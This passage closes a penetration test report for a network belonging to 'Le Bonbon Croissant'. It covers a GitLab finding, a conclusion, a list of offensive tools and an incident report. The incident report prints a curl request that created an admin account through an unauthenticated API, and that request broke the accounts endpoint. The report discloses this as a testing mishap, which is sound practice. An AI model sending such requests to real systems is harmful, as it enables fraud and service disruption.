Severity	Informational	**Score**	0.0
Vector	N/A		
Technical Details			
Affected Systems	10.0.17.20 (GitLab) - 80/tcp		
Description	By navigating to the explore option instead of signing in, an adversary can browse the GitLab server to view any public repository or find users.		
Business Impact	In the current state, this imposes no impact as there were no public repositories.		
Remediation	People have developed workarounds to redirect the exploration and help pages back to the sign-in page for anonymous users.[1]		
References	1. https://confluence.jaytaala.com/display/TKB/Disabling+GitLab%27s+%27Explore%27+and+%27Help%27+links+for+anonymous+users		

11. Conclusion

The LBC network was deemed to have vulnerabilities of varying degrees ranging from critical to informational. Included in this report is an analysis that consists of levels of risk, detailed explanations, and recommended remediations. Implementing these remediations should be done post haste, as it will further enhance the security of the LBC network to prevent future compromises of confidentiality, integrity, and availability of user data, personal information, and host systems.

Our firm, US-Southeast-6, further recommends a comprehensive follow-up at a later date to ensure the systems with their respective vulnerabilities have been adequately patched and that no new issues have arisen in their place. In addition, we thank LBC for this opportunity, and we shall look forward to our new and ever-expanding professional relationship together.

Very Respectfully,
US-Southeast-6

Appendix A: Tools

CrackMapExec: A post-exploitation tool that can be used to quickly assess Active Directory domains.

Enum4Linux: A tool for enumerating both Windows and Samba SMB.

Hydra: A network logon cracker used to guess passwords.

LinEnum: Scripted local Linux enumeration and privilege escalation checks.

LinPEAS: Local Linux privilege escalation detections.

Metasploit: An exploitation tool with the ability to launch attacks and pivot.

Meterpreter: A Metasploit attack payload that provides the user with an interactive shell and tools.

MSFVenom: This tool is a combination of other tools that can be used to create a payload.

MySQL: This tool is used to display database information from a server.

Nmap: Nmap or “Network Mapper” is a free open-source utility that is used for network discovery.

Putty: An SSH and telnet client that allows a user to connect to another machine

Remote Desktop Connection: This tool allows remote access to another computer with a GUI.

SMBClient: This tool can be used to communicate with an SMB server.

SMBMap: A tool used for enumerating SMB shares across a domain.

Appendix B: Acronyms Used

CDE: Cardholder Data Environment

CVE: Common Vulnerabilities and Exposures

DROWN: Decrypting RSA with Obsolete and Weakened Encryption

HTTP: Hypertext Transfer Protocol

LBC: Le Bonbon Croissant

PTES: Penetration Testing Execution Standard

RDP: Remote Desktop Protocol

ROE: Rules of Engagement

SMB: Server Message Block

SSH: Secure Shell

SSL: Secure Sockets Layer

TLS: Transport Layer Security

Appendix C: Incident Report

While testing the network, one of our employees attempted to create a new account via a suspected vulnerability in a Web API. After the command was completed, the server would only respond with “Internal Server Error” from 10.0.17.11/accounts/. The server is located on 10.0.17.11

The command run was:

curl -H "host: app" -v "10.0.17.11/add/?account=9999&balance=10000&account_type=admin"

The response was as follows:

```
┌──(root💀kali04)-[~]
└─# curl -H "host: app" -v  "10.0.17.11/add/?account=9999&balance=10000&account_type=admin"
*   Trying 10.0.17.11:80...
* Connected to 10.0.17.11 (10.0.17.11) port 80 (#0)
> GET /add/?account=9999&balance=10000&account_type=admin HTTP/1.1
> Host: app
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 23 Oct 2021 18:32:45 GMT
< Content-Type: application/json
< Content-Length: 22
< Connection: keep-alive
< X-Frame-Options: SAMEORIGIN
<
* Connection #0 to host 10.0.17.11 left intact
'[{\"status\": true}]"

┌──(root💀kali04)-[~]
```


The server error is shown below:

```
└─# curl -H "host: app" -v  "10.0.17.11/accounts/"
*   Trying 10.0.17.11:80...
* Connected to 10.0.17.11 (10.0.17.11) port 80 (#0)
> GET /accounts/ HTTP/1.1
> Host: app
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 500 Internal Server Error
< Server: nginx
< Date: Sat, 23 Oct 2021 18:47:13 GMT
< Content-Type: text/plain; charset=utf-8
< Content-Length: 21
< Connection: keep-alive
<
* Connection #0 to host 10.0.17.11 left intact
Internal Server Error
```

While we are uncertain as to the exact fix, we believe that a potential solution would be to remove this erroneous account. This command was executed at approximately 6:35 PM UTC.

We greatly apologize for any inconvenience this may have caused.

